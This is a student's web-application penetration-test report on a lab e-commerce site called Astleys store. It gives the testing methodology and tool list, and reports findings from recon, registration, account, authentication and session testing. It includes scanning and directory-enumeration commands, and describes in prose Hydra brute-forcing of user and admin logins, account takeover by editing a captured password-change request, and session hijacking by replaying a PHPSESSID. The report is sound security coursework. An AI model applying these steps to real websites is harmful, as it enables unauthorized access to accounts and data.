Website Application Test on Astleys store

Casey Donaldson

CMP319: Web application penetration testing

BSc (Hons) Ethical Hacking Year 3

2023/24

Note that Information contained in this document is for educational purposes.

Abstract

Since the rapid evolution of technology, websites have become increasingly popular. This caused an unforeseen issue of increased cyber-attacks, directed at millions of websites. These attacks can have dire consequences for the reputation and revenue for the website's owner. To defend against these attacks mitigations to fix vulnerabilities must be identified. This can be achieved with penetration testing with elegant reports that include the solutions to mitigating the risks.

This report is a completed security test on an ecommerce website called Astleys store. The aim was to secure this website by identifying vulnerabilities and solutions on how to fix them. Using a robust methodology created for the sole purpose of this test. Which used known techniques and works along with the famous OWASP methodology.

The results revealed that the website was vulnerable to several types of attacks, these include SQL injection, XSS, inadequate configuration and a lack of secure encryption. An interpretation of how these attacks were found and utilized was discussed before providing solutions on how to mitigate and reduce risk exposure. These fixes will seriously reduce the potential impact of a cyber-attack.

Contents

1 INTRODUCTION

1.1 BACKGROUND

The growth of websites is exponential unfortunately locating the number of current websites that are accessible from the internet today is nearly impossible to figure out due to the fluctuation of the number. This figure is also harder to determine with the number of unindexed encrypted websites out on the internet as well. The number is roughly around 1.1 billion websites, sadly this figure could be far off. At any rate, 1.1 billion is a large number although only about 19% are currently active, See Figure 1. What's more shocking, is that at least 175 websites are created every minute.




Figure 1: active compared to dead website preposition.

The problem arises when the number of vulnerable websites are identified. According to a blog by a consultant at Infosys around 50% of the world's websites are weak. That is over 500 million vulnerable websites.

Another concern that co-insides with the previous problem is that the majority of these websites will contain data of users which should be kept secure. For example, emails, passwords, banking details and addresses to name a few. Even small independent blogs which only require an email and password, still open users to being targeted. This is because an alarming amount of people use the same password for different applications and only have a select few passwords. This indicates that a breach of a blog and their registered viewers. Could lead to some of the other user's accounts being compromised because the user has used the same password on 2 or more platforms, of course hashing the passwords will slow the hackers down but it won't stop them. Another potential risk is the leaked emails which could now edge the malicious hackers to aim at a mass phishing attack. There are also other consequences that can arise from having poorly implemented websites on a company level. This can be damage to reputation, legal lawsuits, and loss of revenue.

The attacks on websites have been on the increase for a while and will continue to grow. There has also been a transition in different types of vulnerabilities from 2017 to 2021 according to OWASP top 10. Prioritizing areas of the website which are commonly insecure is mandatory for securing a website. Understanding the most common vulnerabilities and attacks can also help prioritize the security of the website. In 2021 the most common vulnerability was XSS by quite a long shot, see Figure 2. This was partially due to word press naturally having XSS vulnerabilities. Expressed in the graph shown below. Furthermore, 30,000 websites are targeted globally a day and 43% are aimed at small businesses.




Figure 2: Vulnerabilities by type: https://patchstack.com/articles/website-hacking-statistics/

Fortunately, the majority of the websites that are considered vulnerable could do simple security measures, for example creating prepared statements or encrypting the traffic using TLS, these could significantly decrease the chances of a novice hacker trying their luck. However, when it comes to larger and more complex websites extra layers of security will always be a good thing.

The current development of a website is already quite tedious and hard work. For developers to understand the development side and security side is quite a large conveying area. This demonstrates the need for website application penetration testers.

Website application penetration testers are becoming increasingly more popular as the number of websites increases. The purpose of their role is to ethically hack the websites given a valid scope including sometimes, where in the domain to test and identify the vulnerabilities of the website and there is a wide range of testing to be done, from code injection to session hijacking. The testers need to adapt and have done so by adding a methodology and by using automatic tools to speed up the process of the test because it is very time-consuming.

Once the hacking is over the tester will conduct a report or presentation, a way of conveying the identified vulnerabilities to the website owner. The test will also reveal how to fix these vulnerabilities, often called solutions. These solutions can seriously reduce the chances of being targeted but there is no perfect security for any network/website. The overall goal of a website penetration tester is to increase the security of a website. This will be the outline for the website application penetration test conducted on Astley's website.

1.2 AIMS

The specific objective of this report is to increase the security of Astley's Store, Following along with the methodology shown in the next section the tester will check and test each area of a website. Each section will be further analyzed. If the section is identified to be vulnerable, then an effective solution will be produced and reported to resolve the issues. Below are some bullet points that break down the overall aims of the report into more perceivable points.

- Use tools and techniques mentioned in the methodology section throughout the application on different sections and functions of the website.
- Analyze each test conducted on each section to identify vulnerabilities.
- Create solutions to remove vulnerabilities from the application disclosing any further information.
- Review whether or not the website is deemed vulnerable.
- Report the information and present it to the website owner.

2 METHODOLOGY

2.1 WEBSITE APPLICATION SECURITY TESTING METHODOLOGY

Methodologies are widely used throughout penetration testing as this can help to increase overall efficiency. Methodologies for website applications penetration testing allows for the tester to thoroughly test all major elements of an application, furthermore as the process of the test is laid out and is easy to follow along with it allows for faster testing. This is extremely helpful as some websites are very large and having a robust methodology can increase the overall effectiveness of the assessment. Using a methodology also allows for others to identify what the previous assessment/testing entailed and what the tester should've tested. Below is the methodology which was used for the project.

This methodology was created by Casey Donaldson to personally suit the assignment. This follows the renown methodology laid out by OWASP and the methodology found in the Hackers handbook. (Pinto & Stuttard, 2007). At the bottom of the methodology are a list of tools use throughout the test.

2.1.1 Methodology

Recon

- Website mapping:
  - Map the website to understand the infrastructure and endpoints.
  - Technologies used within the application.
- HTTP header analysis:
  - Examine HTTP headers for valuable information, including HTTP commands.

Configuration Management

- File identification:
  - Search for known and hidden files that may contain sensitive information, for example HTML files connecting to databases.
- Application and port enumeration:
  - Identify versions, software, sub-domains, and other technologies in use.
- Debugging:
  - Check for debugging tools or unremoved extensions in the public environment.
- Policy examination:
  - Analyze password policies and file permissions. Examine any further policies in place.

Registration

- Registration interfaces:
  - Review registration requirements, such as unique usernames and email verification procedures.

Accounts

- Account roles:
  - Examine different account roles, for example admin, paid subscriptions, including associated permissions and features.

- Account identification:
    - Test for brute force ID entry using cookies.
- Account enumeration:
    - Check for guessable accounts.
- Email and password functionality:
    - Test email or password change functionality.

Authentication

- Weak login functionality:
    - Examine the security of login mechanisms, areas of testing are password reset, default credentials and 2-factor authentication.
- Lockout mechanism:
    - Test and evaluate the lockout mechanism to check if it effectively prevents brute force attacks.
- Authentication coverage:
    - Check if authentication is checked consistently across the website.

Authorization

- Resource access:
    - Determine if unauthorized access is possible, such as accessing resources without logging in or after logging out.
- Privilege escalation:
    - Assess the risk of impersonating privileged users.
- Session hijacking:
    - Investigate the potential for session hijacking via cookies or URL authentication.
- Password reset functionality:
    - Check for the ability to spoof password reset links.
- Exposed admin panel:
    - Check for the ability to access and brute force an admin panel.

Sessions

- Session management:
    - Analyze session data and the generation of cookies and tokens for secure and unpredictable session management.
- Cookie analysis:
    - Assess cookie attributes for vulnerabilities.
- Session timeout:
    - Verify if the session has a timeout function this includes killing the session when the user logout.

Input Validation

- Injection testing:
    - XSS and test including stored and reflected.
    - Identify and test the application where it accepts user input for vulnerabilities, including SQL injection, JavaScript/CSS injection, and other injection types. (where applicable)
- File uploads:

- Check file uploads for security, ensuring malicious files can't be uploaded to the server.

Client Side

- Client data storage:
  - Evaluate if the client or browser stores sensitive data.

Cryptography

- Encryption protocols:
  - Check for SSL or TLS usage and their versions including cipher strength.
  - Check for HTTPS and if network traffic is securely transmitted consistently.

DOS / DDOS Testing

- Denial of Service Testing:
  - Assess vulnerability to DOS/DDOS attacks.

2.1.2 Tools included in methodology

- **Nmap**
  - Description - Nmap is a powerful tool used for network scanner and security analysis. It discovers hosts and ports on a computer device, creating a map of the network's structure.
- **WhatRuns**
  - Description - WhatRuns is a browser extension that helps identify technologies used on websites. It provides information about the content management system, website frameworks and external software.
- **Cookiebro**
  - Description - Cookiebro is a cookie editor downloaded from chrome store. The use of this tool is to view, edit or delete cookies.
- **WhatWeb**
  - Description - WhatWeb is a web scanner that identifies websites and their technologies. It analyses pages and replies with information about the web server, CMS, scripting back to the terminal.
- **Curl**
  - Description - Curl is a command-line tool and library for transferring data with URLs. It supports lots of protocols, including HTTP, FTP, plus more. Curl is often used for making HTTP requests.
- **Netcat**
  - Description - Netcat (commonly used as nc) is a versatile networking utility used for reading and writing to network connections using different protocols. It can function as a basic network scanner, a network debugging tool and more.
- **Wget**
  - Description - Wget is a command-line utility for downloading files from the web. It supports several protocols and is used for downloading content.
- **Gospider**

    - Description - Gospider is a web spidering and scraping tool used to gather information from websites. It can discover URLs to help map websites out.
- **Mantra Portable**
    - Description - Mantra Portable is a collection of security and pen testing tools bundled in a portable environment. It includes tools for web application testing, network analysis, and more.
- **Dirb**
    - Description - Dirb is a website scanner used for discovering hidden directories and files on a web server. It is commonly used in pen testing to identify files, pages and more.
- **Webscarab**
    - Description - Webscarab is a web application security testing tool. It acts as a proxy, allowing users to intercept and modify HTTP traffic.
- **CyberChef**
    - Description - CyberChef is a web-based tool for analyzing and decoding data. Created by MI. It provides a visual interface for performing various operations in the form of a recipe, such as encoding, encrypting, using hashing, and data manipulation, making it versatile for cybersecurity tasks such as cookie analysis.
- **Nikto**
    - Description - Nikto is a website scanner that identifies potential and common vulnerabilities in web servers. It performs tests, including checks for outdated software, dangerous files, and other security issues.
- **Sslscan**
    - Description - Sslscan is a tool that scans SSL/TLS services to identify supported cipher and potential vulnerabilities. It helps in assessing the security of encryption implementations on servers.
- **Browsers (Google and Firefox)**
    - Description - Browsers are to view webpages and are mandatory for web pages to be found and assessable.

3 PROCEDURE AND RESULTS

3.1 OVERVIEW OF PROCEDURE

Penetration testing on web applications is time consuming, to increase the overall speed and prevent time wasting on deciding on the next steps, a methodology was adapted. This can be seen in the previous section.

This will further increase the full coverage of testing. The methodology is the base outline of the procedure. The steps below outline areas of a website which will undergo testing, which include:

1. Reconnaissance
2. Configuration management
3. Registration
4. Account
5. Authentication
6. Authorization
7. Session
8. Input validation
9. Client-side testing
10. Cryptography
11. DOS

Each section has different testing needs and these are discussed in the methodology shown above. Once each area of testing is completed, the results for that section will be gathered and analyzed.

Each section will be critically evaluated to determine whether the section is vulnerable, once this has been concluded a solution to increase overall security will be issued. Evidence of the vulnerabilities and method of testing will be shown throughout the Appendix.

3.2 RECON AND CONFIGURATION AND MANAGEMENT

During the reconnaissance phase the goal is to gain a better understanding of how the website operates and map out the website accordingly. This process will help an attacker gain insight into where to direct attacks for a better chance of finding vulnerabilities and gaining access. This section also encompasses configuration management. The first initial tool used was Nmap, this was used to perform a simple Nmap scan directed at the host device on the IP address of 192.168.1.10. The result that was returned was helpful and identified that 3 ports were running all pointing towards a website. Shown in appendix A; Figure 12.

- Ports
    - 21 FTP server
    - 80 HTTP server
    - 3306 MySQL server

Using a browser, in this case, Firefox, the tester examined the website through the browser for manual inspection. This helped the examiner to gain insight into the website. The information given about the scope wasn't in-depth but hinted at the website being an online shop, this manual method allowed the tester to identify key areas worth noting, shown below.

- Website appears to be an online shopping platform.
- Login/register functionality.
- Shopping cart link, throughout the website.
- Several endpoints to access the website initially.
- Several areas for user input.
    - Search bar
    - Login and registration forums
    - Track order
    - Account settings
        - Change details.
        - Billing and shipping addresses.

This was the start of the mapping process. After analyzing the pages, a fantastic chrome extension was used to identify the technologies running within the application. The tool used is called "WhatRuns", the results returned were helpful to detect several technologies and some of their respective versions. Shown below and in Appendix A, Figure 13 and Figure 11.

- PHP 5.4.7
- Apache 2.4.3
- UNIX OS
- jQuery 1.11.1
- Font Awesome
- Google font API
- WOW
- Bootstrap
- jQuery Easing
- ECT JS
- Lightbox
- OWL Carousel

This identified a vulnerability in PHP and Apache, as the versions are outdated. Furthermore, jQuery 1.11.1 is known to be vulnerable to a type of XSS attack. PHP 5.4.7 had a critical vulnerability that allows hackers to redirect users to other sites to conduct types of phishing attacks, This vulnerability was found on the NIST website. Apache 2.4.3 has an abundance of vulnerabilities according to the National Institute of Standards and Technology. See Bibliography.

As per the methodology used for this project manual and/or automatic HTTP header analysis is required. Using Mantra Portable, I captured HTTP headers to examine. The headers didn't show anything new but helped cross-validate the technologies found using the previous tool mentioned. A PHPSESSID was grabbed which indicates a session ID based on the name. Shown in Appendix A, Figure 14

Most (if not all) websites contain a robots.txt file, this file is used to include directories which search engines should not look for using the disallow function. Using a browser (google) The tester browsed to

the URL: http://192.168.1.10/robots.txt. This brought up a page with minimum information but extremely valuable for a hacker. The page contained one directory which was disallowed, the directory was called "company-accounts". Shown in Appendix A, Figure 15.

This directory was publicly accessible and contained two files, one was a zipped folder called finances.zip the other was a confidential readme.txt which contained information about the finances folder. Any individual could access this directory from a browser and download the confidential folder. Within the finances folder there was an abundance of information in the form of an excel spreadsheet. This included:

- Account statements
- Customer lists
- Customer profiles
    - Contact info
    - Emails
    - Addresses
    - Profiles
- Employee profiles
    - Profiles
    - Private info
- Invoices
- Mail
- Monthly sales report
- Product catalog
- Sales details

This would evidently indicate a vulnerability as sensitive data has been leaked here. The information could be further used in an attack on individuals. Shown in appendix A, Figure 16, Figure 17 and Figure 18.

The examiner further examined data from which they received using the command "Curl -s http://192.168.1.10"

An abundance of data was returned relating to the index page. There were several interesting files using JavaScript and CSS. The links displayed at the bottom of the page were also found. The Facebook icon appears to be linked but the rest appears to be dead links. This could be dangerous if a hacker can change these to direct to a malicious site. The most troublesome part of the results is a piece of code which looks to be demoed during implementation and was supposed to be removed during production. The code appears to be in a file called config.css and is believed to be a style sheet. The weakness here is that the development has failed to remove this code snippet. Shown in appendix A, Figure 19 and Figure 20.

The results from the previous tests can also be gathered using Netcat and Wget. however, the information is identical as previously found but alternative ways are possible.

Another tool used to gather more information was called Whatweb, this tool uses an active method of gathering data. The command used was as follows: "whatweb 192.168.1.10:80" The results returned appear to contain the same as previously gathered. Shown in appendix A, Figure 21.

To further understand the website a process called spidering had to be conducted. This process will map out the network to find most, if not all the pages. The tool used for this process is called Gospider, using

the command "gospider -s "http://192.168.1.10" > gospider_attempt1_no_cookie". Shown in appendix A, Figure 22. This created a file called gospider_attempt1_no_cookie and the application started to map out the website. The file was filled with an absurd number of links, relating to CSS, JavaScript, images, and PHP pages. The most important links that the examiner was looking for at this stage were links to pages relating to the overall website to help plan out a site map. The results were great but because Gospider (the tool) was not processing as an authenticated user there were some pages missing, according to the manual inspection. To combat this, the tester had to use a validated user's cookie to give to Gospider to act as an authenticated user.

The credentials given at the start of the test were used to login as Steven Brown. Using another chrome extension called Cookiebro to collect the cookie for Steven Brown's session. Shown in Appendix A, Figure 23. Using the PHPSESSID cookie the next command used can be seen below and Appendix A, Figure 24.

"gospider -s "http://192.168.1.10" –cookie "PHPSESSID=[session ID]" > gospider_attemp2_no_cookie "

The next command used was "diff gospider_attemp1_no_cookie gospider_attemp2_no_cookie" this outputted the differences between the two files and the links not discovered in the first attempt. Manual inspection did discover further pages which Gospider missed. The file results can be seen in appendix C and Appendix A, Figure 25 shows the "diff" command being used.

Using the manual spidering technique a further 3 pages were found.

- http://192.168.1.10/pending-orders.php
- http://192.168.1.10/order-history.php
- http://192.168.1.10/bill-ship-addresses.php

The final step for identifying directories for the website was to look for hidden directories. Using a tool called Dirb, which will automatically search for hidden directories given a certain text file with possible directories. This technique causes a lot of traffic as the tool is constantly sending webpage requests. The command used is as follows:

"dirb http://192.168.1.10 /usr/share/dirb/wordlists/big.txt"

This gave out a new directory called admin and some sub directories. This will be useful for the application test as it has shown an exposed admin panel which could possibly be brute forced. Below are all of the PHP links to pages that were found during the mapping process.

1. 192.168.1.10/my-account.php
2. 192.168.1.10/my-wishlist.php
3. 192.168.1.10/my-cart.php
4. 192.168.1.10/login.php
5. 192.168.1.10/track-orders.php
6. 192.168.1.10/index.php
7. 192.168.1.10/company-accounts
8. 192.168.1.10/product-details.php?pid= (directs to a product and detailed based on pid)
9. 192.168.1.10/category.php?cid= (directs to a page with certain types of category based on the cid)
10. 192.168.1.10/assets

11. 192.168.1.10/admin
12. 192.168.1.10/css
13. 192.168.1.10/demo
14. 192.168.1.10/fonts
15. 192.168.1.10/img
16. 192.168.1.10/includes
17. 192.168.1.10/js
18. 192.168.1.10/layouts
19. 192.168.1.10/pictures/
    a. Admin sub directories
        i. Assests
        ii. Css
        iii. Images
        iv. Include
        v. Productimages
        vi. Scripts

The tool called Nikto was used on the host's IP address. This was a quick vulnerability scanner to identify some obvious vulnerabilities. This revealed an abundance of information which will be analyzed and further discussed in section 4.1. The scan and results can be seen in Appendix C, section 5.1.3.

The last part of the reconnaissance stage is to find and analyze HTTP methods. This was achieved using an Nmap script "http-methods" and "http-headers" The full commands used was as follows:

"Nmap 192.168.1.10 -p80,21 –script=http-headers"

"Nmap 192.168.1.10 -p80,21 –script=http-methods"

The results returned showed that the header allowed for 4 different methods. GET, HEAD, POST and OPTIONS. These don't appear to be a risk at this current stage of the examination.

3.3 REGISTRATION

This section reviews how the registration process works and what data is needed to create an account. During the reconnaissance of the website the examiner identified that the login.php page also includes a registration forum beside the login forum. These two forums can be seen in Appendix A, Figure 32. The registration forum takes.

- Full name
- Email Address
- Contact Number
- Password
- Confirm Password

The fields are fairly self-explanatory. The confirmation password field works accordingly. A vulnerability with the registration occurs when a vulnerable password is entered. This is because there is no password policy, and one-character passwords are allowed. This is a major vulnerability, and a password

policy should be enforced. The contact number also allows for non-numeric characters. This shows a lack of user sanitation.

Once registered another notable weakness is the lack of email verification and that is because there is no verification and fake emails can be submitted to the application. Another concern is that accounts with the same email could be created. This might cause errors when signing in as the SQL function might not be able to identify the correct account with the correct details. This issue should be further examined as the only difference between accounts with the same name is the phone numbers.

3.4 ACCOUNTS

During the investigation of the website in question two different account roles were identified. These were as follows:

- Administrator
- Standard user

These two roles are related to accounts within the application. There are also unauthenticated users. However, these are not classed as accounts. The administrator account was found during the SQL testing. See SQL injection testing. The administrator account has full access to the backend of the website. Shown below, Figure 3.




Figure 3

From the photo, the tabs on the left indicate the controls that the administrator had on the application. These include:

- User management
- Category management
- Product management
- User log

This revealed that if the admin account is compromised the integrity of the website and all the users will be at risk. The account username "admin" is another weakness as this is a guessable name, furthermore, the admin account must use a separate login to gain access to the administrator panel. The page which allows authentication is under "/admin" Which is another guessable directory name.

The other type of user is a standard user. These users are the consumers of the website. They have access to:

- Editing their profile
- Purchasing and selling
- Editing their delivery address
- Adding or removing items from their wish list

These are trivial tasks which all are needed to create the functionality of the website. An unauthenticated user has access to browse the website but cannot perform any of the above tasks without logging in. If they attempt to buy or add to a wish list the user will be brought to the login page.

Brute forcing access to accounts using the secret cookie seems to be irrelevant. A crafted secret cookie does not allow access to other accounts without the correct PHPSSID. This cookie seems to be secure as no weakness has been found during the cookie analysis.

While testing the change password functionality. A major problem occurred. This was found when attempting to change the password.

The change password forum takes in 3 inputs. See image below, Figure 4.




Figure 4

The vulnerability is that the current password is not checked. This reveals that anyone with access to the account can change the account's password with ease. The current password field must be filled but does not need to match the actual current password. The new password and confirm password fields must match. Once all input fields have been set, the change button needs to be pressed and once this has been activated the password will successfully change. As seen below, Figure 5.




Figure 5

An attempt to change to another uses account was attempted by logging into a newly created account and changing the password to "1". This request was captured by Burp Suite. Show below is a image of user 1, changing the password to 1, Figure 6.




Figure 6

Once the change was submitted Burp Suite captured the request. In the request it identified the email address as the current account. The tester changed the email address to hacklab@hacklab.com to attempt to change this password. Shown below, Figure 7.

Figure 7

Once the packet was forwarded the request was successful, according to the reply. Shown below, Figure 8. This was verified by logging into the account. Unfortunately, this has identified another vulnerability. Discussed in section 4.1.




Figure 8

3.5 AUTHENTICATION

While examining the login functionality a noticeable weakness was identified. The weakness occurred when entering an invalid email/username because once the forum was sent, an alert occurred mentioning that the username is invalid. Whereas when a valid email address and a wrong password are entered, a page with red text mentions that the email or password is wrong. This could allow hackers to enumerate existing usernames. This is an error from the developers during the testing of SQL, which included helpful alerts, but these alerts were overlooked when the server was made public. Shown in Appendix A, Figure 32.

Brute forcing is the first approach used to try and gain access to the account. This was achieved by taking a known email address, the one used in this example is hacklab@hacklab.com. The first step was to copy the login POST request, this was achieved by using Burp Suite to intercept the traffic and grab the request. See appendix A, Figure 29. Following this there are two options to brute force the login. Using Burp Suite which is quite slow. The approach the tester used was to grab the relevant information and insert it into another tool called Hydra. This tool tends to be faster and is more applicable to other applications making it more desirable.

To this point in the report there has been no signs of a timeout method to prevent brute forcing and this final test should identify weather conditions to prevent this attack from working. Using the command shown in Appendix A, Figure 30, the results also show a password which has allowed authentication. This has identified that the website is vulnerable to brute forcing passwords. The test conducted used a password list but with enough time any password could be brute forced. Unfortunately, this website needs to implement a timeout method to prevent brute forcing.

In the registration section, testing the password policy showed that this assisted in brute forcing as passwords can be insecure.

Another area of the website to test is the forgot/reset password functionality. The forgot password forum is shown in Appendix A, Figure 31. This forum needs a valid email and phone number to change the password. This is insecure as these can be found using OSINT. Testing the lockout and available password reset attempts also shown that the website allows unlimited tries which indicates that this functionality could be brute force similarly with the passwords.

3.6 AUTHORIZING

During the test involving Dirbuster, The tester noticed a directory called "192.168.1.10/admin/" Upon visiting the new address an exposed admin panel was discovered. The tester considers this to be an authorizing vulnerability as the login consisting of a username and password could possibly be brute forced and will allow the hacker to gain full privileged access to the application. Most administrators should conceal admin panels as this exposes the underlying system.

Testing a brute force attempt on this exposed admin panel was achieved by using Hydra. The admin panel login can be seen in Appendix D, Figure 73. To craft a Hydra attack, the login variables are needed. These were found using Burp Suite and capturing the login attempt. The variables found were of course the username and password with the button named submit. Shown in Appendix D, Figure 74. The packet crafted using Hydra can be seen in Appendix D, Figure 75. The username list was set to http default users. This list can be found preinstalled on kali Linux, within the /etc/share/wordlists/Metasploit directory. The password list was a small list preinstalled on the kali machine. The results found the credentials extremely fast, shown in Appendix D, Figure 75. This was partially due to no encryption. The results revealed weak credentials and no locking mechanism. The credentials were tested, and this revealed that they were valid. Shown in Appendix D, Figure 76. Vulnerabilities discussed later in section 4.1.

During the recon section within the robots.txt file a directory was found to contain confidential information. This is an authorizing vulnerability as there were no functions to validate users and is exposed to the world for their consumption. The mitigation of this vulnerability will be discussed later in section 4.1.

The final area to test for authorizing is session hijacking. Assuming a packet was sent to the server and captured by a hacker on the route to the website. This packet would include the PHPSESSID. Shown in Appendix A, Figure 14. The question is whether or not the hacker could use the PHPSESSID to gain access to the victim's current session. This was tested by using two browsers, one within the Kali machine the other on windows.

Once the User was logged onto the Kali machine the Cookie value was set as shown below:

"t08q349mbq1bgjge3vliob8d13"

The attacker on the windows machines used the chrome extension Cookiebro, to add the cookie using the name PHPSESSID and the value found in the packet that the hacker obtained, using the hypothetical scenario. The cookie attributes added can be seen in Appendix D, Figure 80.

The hacker had to refresh the session on the host IP. This revealed access to the victim's machine without the use of a secret cookie or authenticating using a password. Shown in Appendix D, Figure 81. The risk of these types of attacks will be discussed in section 4.1.

3.7 SESSIONS

Cookies are widely used through website applications, and it is paramount to keep cookies secure because vulnerable cookies could give hackers the ability to hijack sessions and gain access to accounts shown previously.

During the examination of the application the test included cookie analysis. The first approach was to identify cookies used. There were two cookies used. The first was named PHPSSID and this was given to every user viewing the page, however a more valuable and important cookie that is given to authenticated users is called Secret cookie. These were previously mentioned but this section will probe deeper into the attributes of these cookies.

The first initial concern is that the website is displayed in HTTP on port 80 and thus no encryption has been applied and this poses a threat to man-in-the-middle attacks as the cookies could simply be grabbed.

The tester first reverse engineered the secret cookie to identify how the server knows the authenticated user and their credentials. Two tools were used for this. The first was WebScarab and the second was called CyberChef.

Testing cookies generation was first, this was achieved by taking the user login HTTP POST request and sending it several times with valid credentials to the page to request the cookie using WebScarab, This allows the tool to track the difference in values. According to the table in Appendix B, Table 1, the value of the cookie given has increased by a single value every second. This shows that the secret cookie is time based.

